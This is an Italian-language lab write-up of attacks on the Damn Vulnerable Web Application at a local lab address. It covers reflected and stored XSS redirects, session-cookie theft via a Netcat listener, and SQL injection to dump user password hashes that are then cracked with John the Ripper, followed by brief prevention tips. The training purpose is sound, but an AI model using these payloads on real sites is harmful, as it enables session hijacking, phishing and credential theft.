

XSS

Alert

In questo esempio abbiamo creato un semplice alert per capire bene il funzionamento degli script

Codice

```
<script>alert("Sei vulnerabile")</script>
```

The screenshot shows two windows. On the left is a browser window displaying the DVWA 'Reflected Cross Site Scripting (XSS)' page. The URL is `http://192.168.56.101/dvwa/vulnerabilities/xss_r/`. The page contains a form with the placeholder 'What's your name?' and a text input field containing the value '`<script>alert("Sei vulnerabile")`'. Below the form is a 'More info' section with links to various XSS resources. On the right is the Burp Suite interface, specifically the 'Proxy' tab. It shows a captured request for the DVWA page. The 'Raw' tab displays the full HTTP request, including the injected JavaScript payload. The 'Inspector' tab shows the request attributes, query parameters, body parameters, cookies, and headers.

```
1 GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22Sei%20vulnerabile%29%2Fscript%3B HTTP/1.1
2 Host: 192.168.56.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Sec-GRPC: http2
7 Content-Type: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://192.168.56.101/dvwa/vulnerabilities/xss_r/
9 Accept-Encoding: gzip, deflate, br
10 Cookie: security='low'; PHPSESSID=1ba8987c5d4d5e50a4262f6e6c01e8
11 Connection: keep-alive
12
```

Location window

Con lo script window.location possiamo indirizzare l'utente target su una pagina a nostra scelta. Questo script può essere molto pericoloso se utilizzato in ambiente di phishing

Codice

```
<script> window.location="http://192.168.56.101/dvwa/about.php"; </script>
```

The screenshot shows the DVWA application running in a browser. A user has entered the script `window.location="http://192.168.56.101/dvwa/about.php";` into the 'What's your name?' input field and submitted it. The page displays the reflected XSS payload. To the right, the Burp Suite interface is open, showing the intercepted request. The 'Raw' tab displays the full HTTP request, including the malicious script sent to the server.

```
GET /dvwa/vulnerabilities/xss_r/?name=script%20window.location%3D%27http://192.168.56.101/dvwa/about.php%27%3B%13%0D%0AContent-Type: application/x-www-form-urlencoded%0D%0AHost: 192.168.56.101%0D%0AAccept: */*%0D%0AUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)%0D%0AReferer: http://192.168.56.101/dvwa/vulnerabilities/xss_r/%0D%0ACookie: security=P@ssw0rd%0D%0ACookie: security=P@ssw0rd%0D%0AConnection: keep-alive%0D%0A
```

The screenshot shows the DVWA application running in a browser, specifically on the 'About' page. The URL is `http://192.168.56.101/dvwa/about.php`. The Burp Suite interface is open, showing the intercepted request for the 'About' page. The 'Raw' tab displays the full HTTP request, which includes the original URL and the user agent information.

```
GET /dvwa/about.php?name=script%20window.location%3D%27http://192.168.56.101/dvwa/about.php%27%3B%13%0D%0AContent-Type: application/x-www-form-urlencoded%0D%0AHost: 192.168.56.101%0D%0AAccept: */*%0D%0AUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)%0D%0AReferer: http://192.168.56.101/dvwa/vulnerabilities/xss_r/%0D%0ACookie: security=P@ssw0rd%0D%0ACookie: security=P@ssw0rd%0D%0AConnection: keep-alive%0D%0A
```

In questo caso abbiamo indirizzato l'utente target alla pagina "about" come ben si può vedere dallo script

Session id

Questo tra tutti è quello più pericoloso perché ci permette di rubare il token della vittima. Una volta ottenuto il token di accesso si può accedere alla pagina tranquillamente senza nome utente e password... è importante specificare che bisogna aprire una connessione Netcat e inserirla nello script in modo che il token ci sia fornito sulla shell (la connessione è stata aperta sulla kali linux)

Codice

```
<script>
document.write('');
</script>
```

The screenshot shows the DVWA XSS reflected attack page. In the 'What's your name?' input field, the user has entered the exploit: <script> document.write();</script>. The 'Submit' button is visible. To the right, the Burp Suite interface is open in Intercept mode, showing the raw HTTP request sent to the DVWA server. The request includes the exploit payload and the victim's cookie information.

The screenshot shows the DVWA XSS reflected attack results page. The 'Hello' message is displayed in the 'What's your name?' field, indicating the exploit was successful. To the right, a terminal window on a Kali Linux host shows the captured session ID (PHPSESSID) from the victim's browser. The terminal command used was 'kali@ret2l: ~/Desktop/webapp' followed by 'curl -H "Cookie: PHPSESSID=1ba8087cc5d4950a4c62f16a6c01e8" http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=<script>+++document.w...'. The captured session ID is highlighted in red.

Come possiamo vedere dopo che l'utente preme su "Submit" ci viene fornito il token

XSS stored

Qua sotto c'è un piccolo esempio di come far diventare uno script stored, ovvero che duri nel tempo e non a singolo accesso. In questo caso ho preso la sezione commenti e ho aggiunto uno script... così ogni volta che l'utente accede alla pagina commenti viene eseguito lo script

Codice

Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>

The screenshot shows the DVWA application interface and the Burp Suite proxy tool. On the left, the DVWA 'XSS stored' page is displayed with a guestbook entry containing the payload: 'Name *' is set to 'Octavian' and 'Message *' contains 'Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>'. Below this, a message box says 'Message: This is a test comment.' The Burp Suite interface on the right shows the captured POST request to http://192.168.56.101/dvwa/vulnerabilities/xss_stored/. The raw request body is identical to the one in the DVWA screenshot.

The screenshot shows the DVWA 'About' page and the Burp Suite proxy tool. The DVWA 'About' page displays the stored XSS payload ('Hey ciao <script> window.location='http://192.168.56.101/dvwa/about.php'; </script>') in the comments section. The Burp Suite interface on the right shows the captured POST request to http://192.168.56.101/dvwa/about/. The raw request body is identical to the one in the DVWA screenshot.

A differenza del XSS reflected è molto più difficile da individuare questo lo rendo anche più pericoloso

SQL


Il SQL Injection ci permette di fare comandi sul database di back end... senza le adeguate precauzioni un malintenzionato può rubarci tutti i dati comprese le password

Condizione true

Utilizzando una condizione sempre vera il sql ci fornirà una panoramica generale

Codice

'OR 1=1 #



Enumerazione colonne

Come secondi step bisogna scoprire quante colonne ha la tabella, durante questa fase si va a tentativi

Codice

' UNION SELECT null, null --

The screenshot shows a browser window with two tabs, both titled "Damn Vulnerable Web Application". The active tab is "Damn Vulnerable Web Application" at the URL `192.168.56.101/dvwa/vulnerabilities/sqli/?id=%27UNION+SELECT+null%23`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current section), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a "User ID:" field containing "' UNION SELECT null, null --" and a "Submit" button. Below the field, error messages appear: "ID: 'UNION SELECT null, null #" and "First name: Surname:". To the right, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are also "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Password

In questa circostanza bisogna cercare a tentativi di individuare eventuali password nella tabella. Come ben si vede le password ci vengono fornite tramite hash (formato MD5)

Codice:

'UNION SELECT first_name, password FROM users #

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". Below it, there's a form with a "User ID:" label and a text input containing "'UNION SELECT first_name, p" followed by a "Submit" button. The output area shows several rows of data, each starting with "ID: 'UNION SELECT first_name, password FROM users #". The data includes: First name: admin, Surname: 5f4dcc3b5aa765d61d8327deb882cf99; First name: Gordon, Surname: e99a18c428cb38d5f260853678922e03; First name: Hack, Surname: 8d3533d75ae2c3966d7e0d4fcc69216b; First name: Pablo, Surname: 0d107d09f5bbe40cade3de5c71e9e9b7; and First name: Bob, Surname: 5f4dcc3b5aa765d61d8327deb882cf99. At the bottom of the page, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. The footer of the page says "Damn Vulnerable Web Application (DVWA) v1.0.7".

John The Ripper

Ora che abbiamo tutti gli hash bisogna craccarli e scoprire quali sono effettivamente le password nascoste. Per farlo dobbiamo prima creare un file di testo con tutte le hash (hash.txt in questo caso), individuare il formato hash e poi eseguire il comando qua sotto

Codice

```
john --format=raw-md5 hash.txt
```

The screenshot shows a Kali Linux desktop environment. On the left, a terminal window titled '(kali㉿rete1) - ~/Desktop' displays the command 'john --format=raw-md5 hash.txt' being run. The output shows several password hashes being cracked, including 'password', 'abc123', and 'letmein'. On the right, a web browser tab for 'DVWA' (Damn Vulnerable Web Application) is open, specifically the 'SQL Injection' section. It shows a list of user records with their first names, last names, and session IDs. The user 'stevy13..chertsu' is listed with the session ID '56.101/dvwa/vulnerabilities/sql/?id=%27UNION+SELECT+first_name%2C+password+F...'. Below the table, there's a 'More info' section with links to security reviews and a PHPIDS status message.

Come si può vedere dall'immagine, le password sono state craccate con successo.

Prevenzioni

XSS

Sanitizzazione:

1. Rimuovere caratteri pericolosi (es/ <>, “” etc...)
2. Usare librerie apposite per la sanitizzazione
3. Applicare una rigorosa whitelist di cosa è permesso fare e cosa no

Escape output:

Mettiamo caso che per motivi di User Experience non vogliamo eliminare i caratteri speciali ma comunque vogliamo che il sito sia sicuro... l'escape output è perfetto, perché ogni testo inserito viene considerato come una stringa e non come script

SQL

Prevenzioni

1. Rimuovere caratteri speciali
2. Query parametrizzate